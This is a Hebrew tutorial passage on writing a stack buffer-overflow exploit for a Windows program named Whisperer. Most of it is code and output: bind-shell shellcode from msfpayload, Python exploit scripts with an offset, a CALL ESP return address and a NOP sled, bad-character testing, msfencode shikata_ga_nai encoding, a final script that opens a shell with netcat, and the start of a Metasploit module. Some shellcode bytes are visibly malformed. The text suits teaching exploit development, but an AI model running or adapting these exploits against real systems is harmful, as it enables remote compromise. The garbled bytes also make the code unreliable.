root@Blackbox:~# msfpayload windows/shell_bind_tcp LPORT=5555 C
/*
 * windows/shell_bind_tcp - 341 bytes
 * http://www.metasploit.com
 * LPORT=5555, RHOST=, EXITFUNC=process, InitialAutoRunScript=,
 * AutoRunScript=
 */
unsigned char buf[] =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
"\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"
"\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d"
"\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b"
"\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff"
"\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68"
"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01"
"\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50"
"\x50\x50\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x89\xc7"
"\x31\xdb\x53\x68\x02\x00\x15\xb3\x89\xe6\x6a\x10\x56\x57\x68"
"\xc2\xdb\x37\x67\xff\xd5\x53\x57\x68\xb7\xe9\x38\xff\xff\xd5"
"\x53\x53\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57\x89\xc7\x68\x75"
"\x6e\x4d\x61\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3\x57\x57\x57"
"\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c\x01\x01"
"\x8d\x44\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56\x46\x56\xe"
"\x56\x56\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56"
"\x46\xff\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5\xa2\x56"
"\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75"
"\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5";
```



נערוך את קוד הפייתון של ה-Exploit עם: **268 בתים** לקריסה, **4 בתים** return address, נשאר לנו
buffer של **399 בתים** שממנו נחסר **20 בתים** עבור ה-nops, **341 בתים** עבור ה-Shellcode ואת
השאריה נרפד עם nops:

```
#!/usr/bin/python
import socket

host = "192.168.1.103"
port = 4321

buffer=""\x41" * 268
# 77D6B141 - CALL ESP KERNEL32.DLL
buffer+="\x41\xB1\xD6\x77"
buffer+="\x90" * 20
# windows/shell_bind_tcp - 341 bytes LPORT=5555
buffer+=("\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
"\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"
"\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\x3c\xcf\x0d"
"\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b"
"\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff"
"\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68"
"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01"
"\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50"
"\x50\x50\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x89\xc7"
"\x31\xdb\x53\x68\x02\x00\x15\xb3\x89\xe6\x6a\x10\x56\x57\x68"
"\xc2\xdb\x37\x67\xff\xd5\x53\x57\x68\xb7\xe9\x38\xff\xff\xd5"
"\x53\x53\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57\x89\xc7\x68\x75"
"\x6e\x4d\x61\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3\x57\x57\x57"
"\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c\x01\x01"
"\x8d\x44\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56\x46\x56\x4e"
"\x56\x56\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56"
"\x46\xff\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5\xa2\x56"
"\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75"
"\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5")
buffer+="\x90" * 38


s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host,port))
data=s.recv(1024)
```





```
print "[+] " + data
print "\n[+] Sending buffer..."
s.send(buffer)
data=s.recv(1024)
print "[+]" + data
s.close()
print "Done!"
```

שוב, נטען את **Whisperer** באולי, נשים נקודת עצירה על ה-**return address** ונריץ את ה-**Exploit**.

לאחר שנגיע לנקודת העצירה נלחץ על המקש **F7** כדי לקפוץ ל-**ESP**:



אנו יכולים לראות שוב את ה-**NOP Sled** ולאחר מכן את ה-**Shellcode** שלנו, אך משהו השתבש...



להלן תחילת ה-Shellcode:

```
"xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
```

אם נשווה אותו להוראות שמופיעות בחלון הקוד של אולי אנו שמים לב שההתחלה היא זהה:

```
"xfc\xe8\x89\x00"
```

אך לאחר מכן שאר התווים השתנו.
אנו לא נצליח להריץ בהצלחה את ה-Shellcode שלנו בעקבות כך, תופעה זו נגרמה עקב נוכחותם של תווים בעייתיים שמופיעים ב-Shellcode.

תווים בעייתיים – Bad Characters

ישנם מספר תווים שעלולים להוות בעיה בהרצת ה-Shellcode כגון:

- Null = '\x00'
- Line feed, new line = '\x0A'
- Carriage return = '\x0D'
- TAB = '\x09'

ועוד...

תוכנות מסויימות עלולות להיות רגישות לתווים נוספים, תהליך בדיקת תווים בעייתיים כרוך בשליחת כל התווים האפשריים לתוכנית והשוואת התוכן המקורי ששלחנו לתוכן שנמצא באולי.


התווים שישתנו הם התווים שיהיה עלינו להימנע מהם.

כדי לייצר את רשימת התווים לבדיקה נשתמש בכלי שנקרא `generatecodes.pl`

הסקריפט יצור רשימה של כל תווי ההקסדצימלי מ-00 ועד FF ניתן גם לפלטר תווים מסויימים ע"י הוספתם לשורת הפקודה בצורה הבאה:

```
./generatecodes.pl 00,0a,0d
```

מכיוון ואנו יודעים כבר ש-00 הוא תו בעייתי נפלטר אותו וניצור את סט התווים, לאחר מכן נוסיף אותו ל-Exploit במקום ה-Shellcode.




לאחר הרצת ה-Exploit וקריסתה של Whisperer אנו נצטרך לבצע העתקה בינארית ל-buffer ששלחנו מתוך אולי, זאת אומרת לתוכן הזיכרון.

קודם כל ניצור שוב את סט התווים ללא 00, אך הפעם לתוך קובץ בשם charset.txt.

```
root@Blackbox:~# ./generatecodes.pl 00 > charset.txt
```


נבצע העתקה בינארית ל-buffer מתוך אולי, אנו יכולים לזהות את ההתחלה לפי ה-nop sled ואת הסוף לפי הריפוד הנוסף של nops לאחר ה-buffer:



את התוכן שהעתקנו מאולי נדביק לקובץ טקסט נוסף בשם memory.txt עכשיו נשווה בין סט התווים שייצרנו לבין התוכן מאולי באמצעות הכלי comparememory.pl

```
root@Blackbox:~# ./comparememory.pl memory.txt charset.txt
```

הכלי לא הניב תוצאות, כלומר לא נמצאו תווים בעייתיים נוספים.



קידוד ה-Shellcode

כדי להיפטר מהתווים הבעייתיים יהיה עלינו לבצע קידוד ל-Shellcode, למזלנו קיים כלי ב- Metasploit שיבצע זאת עבורנו בקלות, שם הכלי הוא **msfencode**

ישנן שתי דרכים לבצע את הקידוד:

- ע"י שרשרת הפקודה **msfpayload** לייצור ה-Shellcode עם הפקודה **msfencode**
- ע"י קידוד ה-Shellcode שנמצא בתוך קובץ.

בואו נעיף מבט על האפשרויות הקיימות בכלי זה:

```
root@Blackbox:~# msfencode -h
Usage: /opt/metasploit3/msf3/msfencode <options>
OPTIONS:
  -a <opt> The architecture to encode as
  -b <opt> The list of characters to avoid: '\x00\xff'
  -c <opt> The number of times to encode the data
  -e <opt> The encoder to use
  -h      Help banner
  -i <opt> Encode the contents of the supplied file path
  -k      Keep template working; run payload in new thread (use with -x)
  -l      List available encoders
  -m <opt> Specifies an additional module search path
  -n      Dump encoder information
  -o <opt> The output file
  -p <opt> The platform to encode for
  -s <opt> The maximum size of the encoded data
  -t <opt> The format to display the encoded buffer with (c, elf, exe, java,
js_le, js_be, perl, raw, ruby, vba, vbs, loop-vbs, asp, war, macho)
  -x <opt> Specify an alternate win32 executable template
```

הדגשתי את האפשרויות הרלוונטיות עבור המאמר, אך לא נשתמש בכולן במקרה זה, אנו ניצור את ה-Shellcode מחדש ונשתמש בשיטה הראשונה, שירשור הפקודות.

כבר עברנו על התחביר של **msfpayload** אז אין צורך להרחיב שוב, ל-**msfencode** הוספתי רק את האופציה **-b** ואת התווים הבעייתיים שמהם אני רוצה להיפטר, למרות שגילינו שרק **00** הוא תו בעייתי הוספתי בכל זאת תווים נוספים לצורך ההדגמה.




```
root@Blackbox:~# msfpayload windows/shell_bind_tcp LPORT=5555 R | msfencode -b '\x00\x0a\xff' -t c
```

```
[*] x86/shikata_ga_nai succeeded with size 369 (iteration=1)
```

```
unsigned char buf[] =
"\xda\xd4\xd9\x74\x24\xf4\x5e\xbf\xae\x3a\xfb\xa3\x31\xc9\xb1"
"\x56\x83\xee\xfc\x31\x7e\x15\x03\x7e\x15\x4c\xcf\x07\x4b\x19"
"\x30\xf8\x8c\x79\xb8\x1d\xbd\xab\xde\x56\xec\x7b\x94\x3b\x1d"
"\xf0\xf8\xaf\x96\x74\xd5\xc0\x1f\x32\x03\xee\xa0\xf3\x8b\xbc"
"\x63\x92\x77\xbf\xb7\x74\x49\x70\xca\x75\x8e\x6d\x25\x27\x47"
"\xf9\x94\xd7\xec\xbf\x24\xd6\x22\xb4\x15\xa0\x47\x0b\xe1\x1a"
"\x49\x5c\x5a\x11\x01\x44\xd0\x7d\xb2\x75\x35\x9e\x8e\x3c\x32"
"\x54\x64\xbf\x92\xa5\x85\xf1\xda\x69\xb8\x3d\xd7\x70\xfc\xfa"
"\x08\x07\xf6\xf8\xb5\x1f\xcd\x83\x61\xaa\xd0\x24\xe1\x0c\x31"
"\xd4\x26\xca\xb2\xda\x83\x99\x9d\xfe\x12\x4e\x96\xfb\x9f\x71"
"\x79\x8a\xe4\x55\x5d\xd6\xbf\xf4\xc4\xb2\x6e\x09\x16\x1a\xce"
"\xaf\x5c\x89\x1b\xc9\x3e\xc6\xe8\xe7\xc0\x16\x67\x70\xb2\x24"
"\x28\x2a\x5c\x05\xa1\xf4\x9b\x6a\x98\x40\x33\x95\x23\xb0\x1d"
"\x52\x77\xe0\x35\x73\xf8\x6b\xc6\x7c\x2d\x3b\x96\xd2\x9e\xfb"
"\x46\x93\x4e\x93\x8c\x1c\xb0\x83\xae\xf6\xc7\x84\x60\x22\x84"
"\x62\x81\xd4\x3e\xc1\x0c\x32\x2a\x35\x59\xec\xc3\xf7\xbe\x25"
"\x73\x08\x95\x19\x2c\x9e\xa1\x77\xea\xa1\x31\x52\x58\x0e\x99"
"\x35\x2b\x5c\x1e\x27\x2c\x49\x36\x2e\x14\x19\xcc\x5e\xd6\xb8"
"\xd1\x4a\x80\x59\x43\x11\x51\x14\x78\x8e\x06\x71\x4e\xc7\xc3"
"\x6f\xe9\x71\xf6\x72\x6f\xb9\xb2\xa8\x4c\x44\x3a\x3d\xe8\x62"
"\x2c\xfb\xf1\x2e\x18\x53\xa4\xf8\xf6\x15\x1e\x4b\xa1\xcf\xcd"
"\x05\x25\x96\x3d\x96\x33\x97\x6b\x60\xdb\x29\xc2\x35\xe3\x85"
"\x82\xb1\x9c\xf8\x32\x3d\x77\xb9\x43\x74\xda\xeb\xcb\xd1\x8e"
"\xae\x91\xe1\x64\xec\xaf\x61\x8d\x8c\x4b\x79\xe4\x89\x10\x3d"
"\x14\xe3\x09\xa8\x1a\x50\x29\xf9\x11";
```

שימו לב שגודל ה-Shellcode השתנה והוא "תפח" קצת, יש לעדכן את קוד ה-Exploit בהתאם.




התוצר הסופי – Exploit

ביצעתי מספר שינויים לקוד ה-Exploit לצורך נוחות, כגון התחברות בצורה אוטומטית ל-Shell באמצעות netcat וקצת קוסמטיקה.

```
#!/usr/bin/python
import socket,os,system,time # יבוא מודולים

host = "192.168.1.103"
port = 4321

buffer="\x41" * 268
# 77D6B141 - CALL ESP KERNEL32.DLL
buffer+="\x41\xB1\xD6\x77" # return address
buffer+="\x90" * 20 # nop sled
# windows/shell_bind_tcp - LPORT=5555 x86/shikata_ga_nai succeeded with size 369
(iteration=1)
buffer+=("\xb\x28\x7b\x6f\x3a\xdd\xc3\x29\xc9\xb1\x56\xd9\x74\x24\xf4"
"\x5e\x31\x5e\x14\x03\x5e\x14\x83\xee\xfc\xca\x8e\x93\xd2\x83"
"\x71\x6c\x23\xf3\xf8\x89\x12\x21\x9e\xda\x07\xf5\xd4\x8f\xab"
"\x7e\xb8\x3b\x3f\xf2\x15\x4b\x88\xb8\x43\x62\x09\x0d\x4c\x28"
"\xc9\x0c\x30\x33\x1e\xee\x09\xfc\x53\xef\x4e\xe1\x9c\xbd\x07"
"\x6d\x0e\x51\x23\x33\x93\x50\xe3\x3f\xab\x2a\x86\x80\x58\x80"
"\x89\xd0\xf1\x9f\xc2\xc8\x7a\xc7\xf2\xe9\xaf\x14\xce\xa0\xc4"
"\xee\xa4\x32\x0d\x3f\x44\x05\x71\x93\x7b\xa9\x7c\xea\xbc\x0e"
"\x9f\x99\xb6\x6c\x22\x99\x0c\x0e\xf8\x2c\x91\xa8\x8b\x96\x71"
"\x48\x5f\x40\xf1\x46\x14\x07\x5d\x4b\xab\xc4\xd5\x77\x20\xeb"
"\x39\xfe\x72\xcf\x9d\x5a\x20\x6e\x87\x06\x87\x8f\xd7\xef\x78"
"\x35\x93\x02\x6c\x4f\xfe\x4a\x41\x7d\x01\x8b\xcd\xf6\x72\xb9"
"\x52\xac\x1c\xf1\x1b\x6a\xda\xf6\x31\xca\x74\x09\xba\x2a\x5c"
"\xce\xee\x7a\xf6\xe7\x8e\x11\x06\x07\x5b\xb5\x56\xa7\x34\x75"
"\x07\x07\xe5\x1d\x4d\x88\xda\x3d\x6e\x42\x6d\x7a\xa0\xb6\x3d"
"\xec\xc1\x48\xd7\x5f\x4c\xae\xbd\x8f\x19\x78\x2a\x6d\x7e\xb1"
"\xcd\x8e\x54\xed\x46\x18\xe0\xfb\x51\x27\xf1\x29\xf2\x84\x59"
"\xba\x81\xc6\x5d\xdb\x95\xc3\xf5\x92\xad\x83\x8c\xca\x7c\x32"
"\x90\xc6\x17\xd7\x03\x8d\xe7\x9e\x3f\x1a\xbf\xf7\x8e\x53\x55"
"\xe5\xa9\xcd\x48\xf4\x2c\x35\xc8\x22\x8d\xb8\xd0\xa7\xa9\x9e"
"\xc2\x71\x31\x9b\xb6\x2d\x64\x75\x61\x8b\xde\x37\xdb\x45\x8c"
"\x91\x8b\x10\xfe\x21\xca\x1d\x2b\xd4\x32\xaf\x82\xa1\x4d\x1f"
"\x43\x26\x35\x42\xf3\xc9\xec\xc7\x03\x80\xad\x61\x8c\x4d\x24"
"\x30\xd1\x6d\x92\x76\xec\xed\x17\x06\x0b\xed\x5d\x03\x57\xa9"
"\x8e\x79\xc8\x5c\xb1\x2e\xe9\x74\xbb")
buffer+="\x90" * 10 # nop padding
```



```
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect((host,port))
data=s.recv(1024)
print "\n" + data

print "[+] Sending buffer...\n"
s.send(buffer)
print "[+] Buffer sent.\n"
print "[+] Spawning Shell...\n"
time.sleep(5) # המתנה של 5 שניות
os.system("nc -n " + host + " 5555") # netcat באמצעות shell-
s.close()
print "Done!"
```

בואו ונריץ את ה-Exploit שלנו ונראה את התוצאה:

w00t, כל העבודה הקשה השתלמה סוף סוף קיבלנו Shell 😊 .

הסבת ה-Exploit מ-Python ל Metasploit Framework

לאחר שסיימנו לכתוב את ה-Exploit בפייתון אתם בטח שואלים את עצמכם מדוע בכלל נרצה להסב אותו ל-Metasploit?

התשובה לכך היא פשוטה, כדי להנות מהעוצמה והיכולות שלה, בנוסף לכך בוודאי שמתם לב שה-Shell שקיבלנו הוא Bind shell, ז"א שעל מנת שנוכל להתחבר ל-Shell על הפורט 5555 להיות פתוח, בעולם



האמיתי **Bind shell** כבר לא אפקטיבי מכיוון ורוב המערכות מסוננות תעבורה לפנים הארגון (במינימום) באמצעות פיירוול.

אמנם יכלנו לייצר **Reverse Shell**, אך הבעיה היא שכתובת האי.פי שלנו תקודד בתוך ה-**Shellcode** ולכן ה-**Exploit** שלנו לא יהיה נייד ויתאים רק לכתובת אי.פי ספציפית ולפורט ספציפי.

ייבוא ה-**Exploit** ל-**Metasploit** יאפשר לנו לשנות את המטען (**Payload**) מתי שנרצה מבלי לדאוג לקידוד, כתובות אי.פי או פורטים.

כל ה-**Exploits** של **Metasploit** נמצאים בתיקיה:

`/pentest/exploits/framework3/modules/exploits`


שם הם מקוטלגים לפי מערכת הפעלה וסוגם:

```
root@Blackbox:/pentest/exploits/framework3/modules/exploits# ls -l
total 56
drwxr-xr-x  3 root root 4096 Jul 20 01:30 aix
drwxr-xr-x  4 root root 4096 Dec 14  2009 bsdi
drwxr-xr-x  4 root root 4096 Dec 14  2009 dialup
drwxr-xr-x  5 root root 4096 Jun 17 22:30 freebsd
drwxr-xr-x  4 root root 4096 Dec 14  2009 hpux
drwxr-xr-x  4 root root 4096 Dec 14  2009 irix
drwxr-xr-x 14 root root 4096 Jan  1  2010 linux
drwxr-xr-x 14 root root 4096 Jul 20 01:30 multi
drwxr-xr-x  4 root root 4096 Dec 14  2009 netware
drwxr-xr-x 14 root root 4096 Jul  4 21:57 osx
drwxr-xr-x  8 root root 4096 Dec 14  2009 solaris
drwxr-xr-x  3 root root 4096 Jul 20 01:30 test
drwxr-xr-x  8 root root 4096 Jun 13 22:37 unix
drwxr-xr-x 48 root root 4096 Jul 15 19:33 windows
```

Whisperer היא תוכנה עבור מערכת הפעלה **Windows**, בתיקיה זו נמצאות תיקיות נוספות הממוינות לפי סוג ה-**Exploits** שהן מכילות.

מכיוון ואין שיוך ספציפי ל-**Whisperer** אנו נמקם את המודול שנכתוב עבורה תחת התיקיה **Misc**.


מומלץ להסתכל על מודולים קיימים כדי להכיר את המבנה הכללי שלהם.



עבור המאמר הכנתי שלד שעליו נוכל לעבוד בואו ונעיף עליו מבט ולאחר מכן אשתדל לבאר את התחביר והפקודות שבהן נעשה שימוש:

```
require 'msf/core' # קישור המודול לספריות והפונקציות של מטספלוויט
# כאן אנו מציינים את סוג האקספלוויט, האם הוא מקומי, מרוחק וכדומה
class Metasploit3 < Msf::Exploit::Remote
  include Msf::Exploit::Remote::Tcp #msf פונקציות TCP המובנות ב-msf

  def initialize(info = {}) # יצירת מחלקה, כאן מתחיל האקספלוויט
    super(update_info(info, # כאן יוגדרו הפרמטרים השונים עבור האקספלוויט
      'Name' => 'Exploit Name goes here', # שם האקספלוויט
      'Description' => %q{
        Exploit description goes here. # תיאור האקספלוויט
      },
      'Author' => [ 'Author name goes here' ], # שם כותב האקספלוויט
      'License' => MSF_LICENSE, # סוג רשיון השימוש
      'Version' => '$Revision: 1 $', # גרסה
      'DisclosureDate' => 'Date goes here', # תאריך גילוי ושחרור האקספלוויט
      'References' =>
        [
          [ 'CVE', 'xxxx-xxxx' ], #
          [ 'OSVDB', 'xxxxx' ], #
          [ 'BID', 'xxxxx' ], #
          [ 'URL', 'http://www.domain.com' ], # קישור לתוכנה או למידע
        ],
      'Privileged' => false, # האם המודול דורש הרשאות
    # כאן ניתן להגדיר את ברירות המחדל עבור פרמטרים שהמודול דורש
    'DefaultOptions' =>
      {
        'EXITFUNC' => 'thread',
      },
    'Payload' => # הגדרות המטען
      {
        'Space' => 1000, # כמה מקום זמין עבור המטען
        'BadChars' => "\x00" # תווים בעייתיים
      },
    'Platform' => 'win', # סוג הפלטפורמה
    'Targets' =>
      [
        # הגדרת סוג המערכות להן מתאים האקספלוויט עם ה return address
        [ 'Windows Universal', { 'Ret' => 0x00000000 } ],
      ],
    # במידה ויש מספר מערכות נתמכות כאן מציינים את ברירת המחדל
    'DefaultTarget' => 0))
```



```

end
# בניית ה buffer ושליחתו
def exploit # הגדרת ה exploit
  connect # התחברות למטרה
